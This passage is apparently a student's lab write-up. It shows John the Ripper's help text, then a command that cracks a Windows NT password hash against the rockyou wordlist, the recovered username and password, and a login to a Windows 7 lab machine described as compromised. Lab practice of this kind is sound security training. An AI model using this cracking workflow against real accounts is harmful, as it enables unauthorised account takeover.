--help                     Print usage summary
--single[=SECTION[,..]]    "Single crack" mode, using default or named rules
--single=:rule[,..]        Same, using "immediate" rule(s)
--single-seed=WORD[,WORD]  Add static seed word(s) for all salts in single mode
--single-wordlist=FILE     *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE    Wordlist with seeds per username (user:password[s]
                           format)
--single-pair-max=N        Override max. number of word pairs generated (6)
--no-single-pair           Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin  Wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--rules[=SECTION[,..]]     Enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[;..]]        Same, using "immediate" rule(s)
--rules-stack=SECTION[,..] Stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[;..]   Same, using "immediate" rule(s)
--rules-skip-nop           Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE]          Like --wordlist, but extract words from a .pot file
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
21:11
17-04-2023




```
--input-encoding=NAME      Input encoding (alias for --encoding)
--internal-codepage=NAME   Codepage used in rules/masks (see doc/ENCODINGS)
--target-encoding=NAME     Output encoding (used by format)
--force-tty                Set up terminal for reading keystrokes even if we're
                           not the foreground process
--field-separator-char=C   Use 'C' instead of the ':' in input and pot files
--[no-]keep-guessing       Try finding plaintext collisions
--list=WHAT                List capabilities, see --list=help or doc/OPTIONS
--length=N                 Shortcut for --min-len=N --max-len=N
--min-length=N             Request a minimum candidate length in bytes
--max-length=N             Request a maximum candidate length in bytes
--max-candidates=[-]N      Gracefully exit after this many candidates tried.
                           (if negative, reset count on each crack)
--max-run-time=[-]N        Gracefully exit after this many seconds (if negative,
                           reset timer on each crack)
--mkpc=N                   Request a lower max. keys per crypt
--no-loader-dupecheck      Disable the dupe checking when loading hashes
--pot=NAME                 Pot file to use
--regen-lost-salts=N       Brute force unknown salts (see doc/OPTIONS)
--reject-printable         Reject printable binaries
--tune=HOW                 Tuning options (auto/report/N)
--subformat=FORMAT         Pick a benchmark format for --format=crypt
--format=[NAME|CLASS][,..] Force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats.
                           See also doc/OPTIONS for more advanced selection of
                           format(s), including using classes and wildcards.

┌──(kali㉿kali)-[~]
└─$ 
```

We have found the command to change the format.

Successfully cracked the Password:

john --format=NT –wordlist=/usr/share/wordlists/rockyou.txt win7-hash.txt




```
┌──(kali㉿kali)-[~]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt win7-hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:01 DONE (2023-04-17 21:52) 0.9259g/s 9444Kp/s 9444Kc/s 9444KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ 
```


We have successfully cracked the Original Password with the help of John the Ripper.

USERNAME: JON


PASSWORD: alqfna22

Log-in into the Windows 7 Machine:


LAB-01-win-HWV-2022 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
Jon
Password
Windows 7 Professional
To direct input to this VM, click inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:21
17-04-2023


LAB-01-win-HWV-2022 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
Jon
••••••••
Windows 7 Professional
direct input to this VM, click inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
21:53
17-04-2023

Successfully Logged-in into the Windows 7 Machine:



Windows 7
Build 7601
This copy of Windows is not genuine

To direct input to this VM, click inside or press Ctrl+G.

Now we have successfully compromised and logged-in into the Windows 7 Machine.